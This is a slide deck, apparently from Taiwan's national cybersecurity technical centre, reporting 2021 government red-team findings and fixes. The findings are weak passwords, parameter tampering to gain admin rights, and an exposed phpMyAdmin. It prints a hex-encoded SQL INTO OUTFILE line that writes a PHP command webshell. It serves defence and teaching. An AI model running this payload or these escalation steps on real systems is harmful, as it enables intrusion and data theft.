

# 110年網路攻防演練暨 資安技術檢測重要發現事項

行政院國家資通安全會報技術服務中心

110年12月

# 大綱



- 前言
- 網路攻防演練發現與建議
- 資安技術檢測發現與建議
- 結論與建議

NCCST

- 前言
- 網路攻防演練發現與建議
- 資安技術檢測發現與建議
- 結論與建議



NCCST

# 前言

- 技服中心透過網路攻防演練與資安技術檢測，驗證政府機關資安防護成效

- 網路攻防演練：遠端模擬駭客入侵手法，檢測政府機關與所轄對外系統之資安防護，強化政府機關在資安事件發生時之緊急應變、系統復原及協調管控等能力

- 資安技術檢測：透過現場訪談與實測，檢視政府機關資安防護措施落實程度，110年檢測項目包含使用者電腦安全檢測、網路惡意活動檢視及核心資通系統安全檢測等8項防護作為




- 前言
- 網路攻防演練發現與建議
- 資安技術檢測發現與建議
- 結論與建議

NCCST

# 網路攻防演練弱點類型分布

- 綜整110年網路攻防演練攻擊紀錄，其中無效的身分認證與無效的存取控管比例最高

排名	109年	排名	110年
1	不安全的組態設定(0.48)	1	無效的身分認證(0.49)
2	無效的身分認證(0.26)	2	無效的存取控管(0.21)
3	無效的存取控管(0.10)	3	不安全的組態設定(0.19)
4	跨網站腳本攻擊(0.09)	4	跨網站腳本攻擊(0.08)
5	注入攻擊(0.04)	5	注入攻擊(0.02)
6	機敏資料外洩(0.02)	6	使用已知漏洞元件(0.01)
7	使用已知漏洞元件(0.01)	7	機敏資料外洩(0.00)



# 網路攻防演練綜合發現

- 歸納上述弱點類型，可彙整為下列**6項**根因，建議參考下列**7**個案例，清查機關潛在弱點

項次	弱點類型	發現事項	案例
1	無效的身分認證	未落實通行碼強度檢查機制*	案例1
2	無效的存取控管	參數猜測	案例2-1 案例2-2
3	無效的存取控管	資料庫未限制存取來源*	案例3
4	無效的存取控管	不當的轉導設計*	案例4
5	跨網站腳本攻擊	跨網站腳本攻擊	案例5
6	注入攻擊	注入漏洞	案例6

\*註：與109年攻防演練發現事項相同

# 1. 未落實通行碼強度檢查機制

NCCST




# 未落實通行碼強度檢查機制樣態



- 機關未強化通行碼設定原則
- 使用通行碼內容含公開資訊，易被攻擊者利用拼接方式猜測成功
- 利用帳號與通行碼相同手法入侵系統複雜度極低，但影響範圍輕取得一般同仁權限，重則導致暴露內部往來信件或取得系統權限

# 案例1 帳號與通行碼相同(1/3)

- 攻擊手瀏覽網頁，使用Google搜尋進駐廠商統一編號



# 案例1 帳號與通行碼相同(2/3)




- 帳號與通行碼輸入統一編號後成功登入，試圖編輯公開資訊



# 案例1 帳號與通行碼相同(3/3)



- 確認成功修改公開頁面之公司簡介



# 未落實通行碼強度檢查機制改善建議



- 通行碼符合機關通行碼複雜度原則，但內容包含公開資訊，則易被攻擊者利用拼接方式猜測成功
- 通行碼建議具備高複雜度，且**避免使用公開資訊拼湊而成**之通行碼

NCCST

## 2. 參數猜測

A large, faint watermark of the NCCST logo is centered on the page. It features a shield shape with the acronym "NCCST" written across it in a light gray color.


# 參數猜測樣態

- 以有規律數字或名稱命名系統功能頁面，針對頁面未限制存取來源且權限控管不當
- 帳戶權限控管參數為遞增/遞減數字或可識別參數值，於封包傳送過程中，攻擊者可竄改參數值，因系統未檢查使用者身分，成功異動帳戶權限

NCCST

# 案例2-1 功能參數猜測(1/2)

- 攻擊手利用Google Hacking尋找系統可存取路徑，發現疑似功能頁面，得知路徑命名規則



The image shows a Google search result on the left and a web application form on the right. The search result shows a link to a page with the path `cm40110_man.jsp` highlighted in yellow. The web application form is titled "公寓大廈公共基金" and contains several input fields for user information and application details. The path `cm40110_man.jsp` is highlighted in red in the browser's address bar.

公寓大廈公共基金

*申請單位	<input type="text"/>	*管理委員會統一編號	<input type="text"/>
*主任委員	<input type="text"/> 任職起迄: <input type="text"/> (例如: 107/01/01) - <input type="text"/> (例如: 107/02/11)		
*主任委員身份證字號	<input type="text"/>	*主任委員 聯絡電話	<input type="text"/>
*主任委員 連絡地址	<input type="text"/>		
檢印人	<input type="text"/>	檢印人電話	<input type="text"/>
*原起個人	<input type="text"/>	*建議地址	臺中市 <input type="text"/>
*建議物販號碼	<input type="text"/> 樓字號 <input type="text"/> 號	*使用執照號碼	<input type="text"/> 樓字號 <input type="text"/> 號

公共基金存款利息計算:

增加/刪除	*繳款日	*公共基金	*是否為累積繳款
+	例如: 107/03/25	<input type="text"/>	<input type="radio"/> 是 <input type="radio"/> 否

申請書 匯票(公庫入票) 請補利息 全部列印



# 案例2-1 功能參數猜測(2/2)

- 進行路徑猜測，發現使用者資料維護頁面，嘗試新增使用者並設定新增帳號具備**系統管理者**身分



The screenshot displays a web interface for user management. The URL bar shows 'cm50101\_man.jsp'. The left sidebar menu includes '系統管理' (System Management) and 'CM50101 使用者資料維護' (CM50101 User Information Maintenance). The main content area shows a form for adding a user with fields for name, title, effective period, and role. The role dropdown is set to '系統管理者' (System Administrator). Below the form is a table of existing users.

帳號	姓名	職稱	有效期限	帳號身份	APP授權資料
64117		基本權限	106/06/14	否	
65001		系統管理者	108/05/23	是	
FANG		基本權限		否	
		施工字機人員	108/11/06	是	FGXBICygvQvQvAPAS1bHL7H0s5_2wWUmgGUU_OgrFGJdyQ_7xPv2a81z2EM1yDku-cUeh3b2mELBMH9vCvBQBBdPQxv6VLD_o5_qDCwprTKDnxF_WGca0vP4uiEML2ychtuXw4M-anUKzrD2J
NCCST001	NCCST001	原本部		系統管理者	

# 案例2-2 帳號權限參數猜測(1/3)



- 攻擊手於網頁註冊帳號，並在個人資料頁面原始碼發現權限欄位「id」為「authority」且「系統管理者」對應值為「9」


The screenshot shows a web browser window with a registration form. The form is divided into two sections: '個人資料' (Personal Information) and '公司資料' (Company Information). The '個人資料' section includes fields for Name (姓名), ID Number (帳號), Password (密碼), Telephone (電話), Email, and Address (地址). The '公司資料' section includes fields for Company Name (公司名稱), Company Type (公司類別), and Company Telephone (公司電話). A dropdown menu for '權限' (Authority) is visible, with '9' selected. The HTML source code is displayed on the right, showing the structure of the form and the 'authority' attribute. The 'authority' attribute is highlighted in blue, and the '9' value is highlighted in red.

```
<select id="authority" data-val="true" data-number="0"><option selected="selected" value="0">一般使用者</option><option value="1">管理員</option><option value="9">系統管理者</option></select>
```

# 案例2-2 帳號權限參數猜測(2/3)



- 使用Burp Suite攔截封包，將註冊帳號「權限」參數名稱修改為「aurthority」，同時將參數值設為「9」



# 案例2-2 帳號權限參數猜測(3/3)



- 發現註冊帳號已從「一般使用者」提升為「**系統管理者**」



# 參數猜測改善建議

- 針對系統功能頁面與參數，應檢查對應權限，並控管各帳號權限存取範圍，降低使用者跨越權限存取功能


NCCST

# 3.資料庫未限制存取來源

NCCST

# 資料庫未限制存取來源樣態

- 取得資料庫登入頁面，允許外網來源直接存取資料庫



# 案例3 資料庫未限制存取來源(1/3)



- 攻擊手利用掃描目錄，發現系統phpMyAdmin  
網頁路徑與某頁面內含有絕對路徑

The image shows a directory scanner's output on the left and a browser window on the right. The scanner lists various files and directories, with `/phpmyadmin/` and `/print` highlighted in red. The browser window shows a page with a red error message: "Notice: Undefined index: pname in .../water/print.php on line 25". Below the error message is a call stack table.

#	Time	Memory	Function	Location
1	0.0004	276792	{main}()	..\print.php:0

發文日期：中華民國59年



# 案例3 資料庫未限制存取來源(2/3)



- 瀏覽phpMyAdmin網頁，執行SQL語法將Webshell寫入至網站目錄

The screenshot shows the phpMyAdmin interface with a SQL query executed in the database 'pankdesi\_tye'. The query is: `SELECT 0x3c3f7068702073797374656d28245f524551554553545b638d645d293b3f3e FROM adm into outfile 'c://[redacted]water/bd.php'`

Below the query execution, two error messages are displayed:

**SCREAM: Error suppression ignored for**  
**Notice: Use of undefined constant cmd - assumed 'cmd' in [redacted]water\bd.php on line 1**

**Call Stack**

#	Time	Memory	Function	Location
1	0.0002	265040	{main}()	..\bd.php:0

**SCREAM: Error suppression ignored for**  
**Notice: Use of undefined constant cmd - assumed 'cmd' in [redacted]water\bd.php on line 2**

**Call Stack**

#	Time	Memory	Function	Location
1	0.0002	265040	{main}()	..\bd.php:0

# 案例3 資料庫未限制存取來源(3/3)



- 利用上傳之Webshell下載遠端管理工具至網站中，再使用工具瀏覽主機檔案，發現MySQL資料庫之root帳號密碼

Windows NT DESKTOP-3C8T9LN 6.2 build 9200 (Unknown Windows version Home Premium Edition) AMD64  
Apache/2.4.2 (Win64) OpenSSL/1.0.1c PHP/5.4.3  
server ip : 172.16.5.94 | your ip : 172.16.1.76 | Time @ Server : 17 Aug 2021 03:00:21  
[ C ] [ D ] o C:\Users\user\Desktop\認識書\

Filename	min3.5.1\config.inc.php
Size	935.00 B (935)
Permission	-rw-rw-rw-
Create time	17-Jun-2019 03:05:21
Last modified	17-Jun-2019 03:11:08
Last accessed	27-Apr-2021 07:33:02
Actions	edit   hex   ren   del   dl
View	text   code   image   audio   video

